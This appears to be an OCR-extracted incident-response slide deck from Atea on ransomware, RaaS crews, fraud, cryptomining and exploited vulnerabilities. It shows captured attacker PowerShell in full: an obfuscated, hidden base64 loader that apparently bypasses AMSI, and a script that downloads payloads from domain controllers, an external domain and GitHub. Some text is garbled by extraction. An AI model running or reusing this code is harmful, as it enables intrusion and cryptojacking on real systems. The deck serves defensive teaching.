

Lessons learned with Atea Incident Response Team



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POLL #1









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	ansomware		
	vindel		
	Itfordringer		
	ngrep		
	/lotivasjon		









What we do



Customer meetings, sharing experience from the battlefield



Detect risks, gaps and lack of preparing



Tactical and operational



Lead the incident management process



Collection and analysis of logs and log data



Communication and interaction



What we do



Information gathering and analysing the incident



Event verification and determine the consequence and extent of the incident



Collection, management and handling of evidence



Limit damage and restore to operational state, limiting the impact of the incident




Provide a report on the incident and how it was handled (internal and/or external use)




Recommendations to improve the company's security and to protect against future events



Ransomware








Timeline



Mid 2000s – 2010s: Encryption-focused ransomware

Late 2010s: Ransomware as a service

2020s: Extortion-focused era





https://www.immersivelabs.com/resources/blog/the-evolution-of-ransomware/

Source: McAfee Threats Report: August 2015

Timeline



Mid 2000s – 2010s: Encryption-focused ransomware

Late 2010s: Ransomware as a service


TIER 3: Emerging RaaS Crews

We can verify that the following variants have been created and are being sold on a RaaS model, but at the present time, there is limited to no information on successful attacks, volume of attacks, payments received or cost of mitigation.


Name	Date Discovered	Notable Incidents	Markets Sold	Blog
CVartek.u45	March 2020	None	Torum	No
Exorcist	July 2020	None	XSS	No
Gothmog	July 2020	None	Exploit	No
Lolkek	July 2020	None	XSS	No
Muchlove	April 2020	None	XSS	No
Nemty	February 2020	1	XSS	Yes
Rush	July 2020	None	XSS	No
Wally	February 2020	None	Nulled	No
XINOF	July 2020	None	Private Telegram channel	No
Zeoticus	1.0 Dec. 2019, 2.0 Sept 2020	None	XSS/Private channels	No



Timeline



Source: McAfee Threats Report: August 2015












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




Half of the Ransomware Cases use Data Exfiltration as a Tactic - Exfiltrated Data Cases Doubled in Q3 2020

Almost 50% of ransomware cases included the threat to release exfiltrated data along with encrypted data. The threat to release exfiltrated data was used as a monetization conversion kicker. Previously, when a victim of ransomware had adequate backups, they would just restore and go on with life; there was zero reason to even engage with the threat actor. Now, when a threat actor steals data, a company with perfectly restorable backups is often compelled to at least engage with the threat actor to determine what data was taken.

PAYING A RANSOM MAY NOT STOP RANSOMWARE GROUPS FROM LEAKING THE EXFILTRATED DATA





Downtime from a Ransomware Attack is still the most Dangerous Complication

Average Days of Downtime

19

+19% from Q2 2020



Multinational energy company Enel Group has been hit by a ransomware attack for the second time this year. This time by Netwalker, who is asking a \$14 million ransom for the decryption key and to not release several terabytes of stolen data.


RANSOMWARE



- Don't let them in ②
- Good detection!
- Maintain control of backup. Admin should not be able to delete the backups.
- Audit file access.
- Prepare for disaster. Know what to prioritize!
- Lots of Government/Municipality hit by Ransomware Norway next?



Scam/Fraud







Businesses are vulnerable even if everything is done technically correct.

If your subcontractor is compromised, who has financial loss?


Too high trust in email as a source. It is recommended that account changes be verified through multiple channels.

(Almost) impossible to prevent through anti-spam solutions.

Of all forms of attach, the biggest financial loss is from supply chain fraud.



Detection / Visability






«TING TAR TID»



MFA




DDOS





Cryptomining



 $\hbox{$C:$Windows$PowerShell$$\v1.0$powershell.exe" -$\underbrace{NoP}$-$\underbrace{Nonl}$-$W$ \underline{Hidden} -\underbrace{exec} $by pass $$

"Sfun='JFdpbjMyID0gQCINCnVzaWSnIFN5c3RlbTsNCnVzaWSnIFN5c3Rlb55SdW50aW1ILkludGVyb3B
TZXJ2aWNlczsNCnB1YmxpYyBjbGFzcyBXaW4zMiB7DQogICAgW0RsbEltcG9ydCgia2VybmVsMzliKV0
NCiAgICBwdWJsaWMgc3RhdGljiGV4dGVybiBJbnRQdHlgR2V0UHJvY0FkZHJIc3MoSW50UHRyIGhNb2
R1bGUSIHN0cmluZyBwcm9jTmFtZ5k7DQogICAgW0RsbEltcG9ydCgia2VybmVsMzliKV0NCiAgICBwdW
JsaWMgc3RhdGljIGV4dGVybiBJbnRQdHlgTG9hZExpYnJhcnkoc3RyaWSnIG5hbWUpOw0KlCAgIFtEbGx
JbXBvcnQolmtlcm5lbDMylildDQogICAgcHVibGljiHN0VXRpYyBleHRlcm4gYm9vbCBWaXJ0dWFsUHJv
dGVjdChJbnRQdHlgbHBBZGRyZXNzLCBVSW50UHRyIGR3U2I6ZSwgdWludCBmbE5Id1Byb3RIY3QsIG
91dCB1aW50IGxwZmxPbGRQcm90ZWN0KTsNCn0NCiJADQoNCkFkZC1UeXBIICRXaW4zMg0KDQokT
G9hZExpYnJhcnkgPSBbV2luMzJdOjpMb2FkTGlicmFyeSgiYSlrlm0ilCsglnNpLilrlmRsbClpDQokQWRkc
mVzcyA9IFtXaW4zMl060kdldFByb2NBZGRyZXNzKCRMb2FkTGlicmFyeSwglkFtlsiczkliCsgllNjYW4ilCs
gllkJ1ZmZlcilpDQokcCA9IDANCltXaW4zMl060IZpcnR1YWxQcm90ZWN0KCRBZGRyZXNzCBbdWlud
DMyXTUsIDB4NDAsIFtyZWZdJHApDQokUGF0Y2ggPSBbQnl0ZVtdXSAoMHhCOCwgMHg1NywgMHg
wMCwgMHgwNywgMHg4MCwgMHhDMykNCltTeXN0ZW0uUnVudGltZSSJbnRlcm9wU2VydmljZXMu
TWFyc2hhbF06OkNvcHkoJFBhdGNoLCAwLCAkQWRkcmVzcywgNik=':Sdefun=

[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\$fun));iex \$defun;\$mon = ([WmiClass] 'root\default:systemcore_Updater7').Properties['mon'].Value;\$funs = ([WmiClass] 'root\default:systemcore_Updater7').Properties['funs'].Value ;jex

([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\$funs))):Invoke-Command -ScriptBlock \$RemoteScriptBlock -ArgumentList @(\$mon, \$mon, 'Yoid', 0, ", ")"



```
$domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$dcs = $Domain.DomainControllers
$pic =$null
foreach ($dc in $dcs){
 $a = [System.Net.Dns]::GetHostAddresses($dc.name) |Where-Object ($_.AddressFamily -eq
'InterNetwork'}
 foreach ($ob in $a){
  $ser= $ob.IPAddressToString
   $ban=((New-Object Net.WebClient).DownloadString("http://"+$ser+":49636/banner"))
   if($ban -ne $null){
    $nic="http://"+$ser+":49636"
    break
if($nic -eq $null){
 $nic="http://<FJERNET>.net"
 $ban=((New-Object Net-WebClient).DownloadString("$nic/banner"))
 if ($ban -eq $null)
   $bn = (New-Object
Net.WebClient).DownloadString("https://raw.githubusercontent.com/giy4tt/up/master/domtar")
   if ($bn -ne $null){
   $pic = $bn
```



Vulnerabilities

Microsoft Exchange Servers Still Open to Actively Exploited Flaw

Despite Microsoft issuing patches almost eight months ago, 61 percent of Exchange servers are still vulnerable.

Critical Vulnerabilities in Palo Alto Networks PAN-OS devices

Active Exploitation of Citrix NetScaler (CVE-2019-19781): What You Need to Know

Microsoft says it detected active attacks leveraging Zerologon vulnerability

Zerologon patching window is slowly closing as Microsoft warns of attacks in the wild.


CVE-2019-0604: Critical Microsoft SharePoint Remote Code Execution Flaw Actively Exploited











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POLL #2

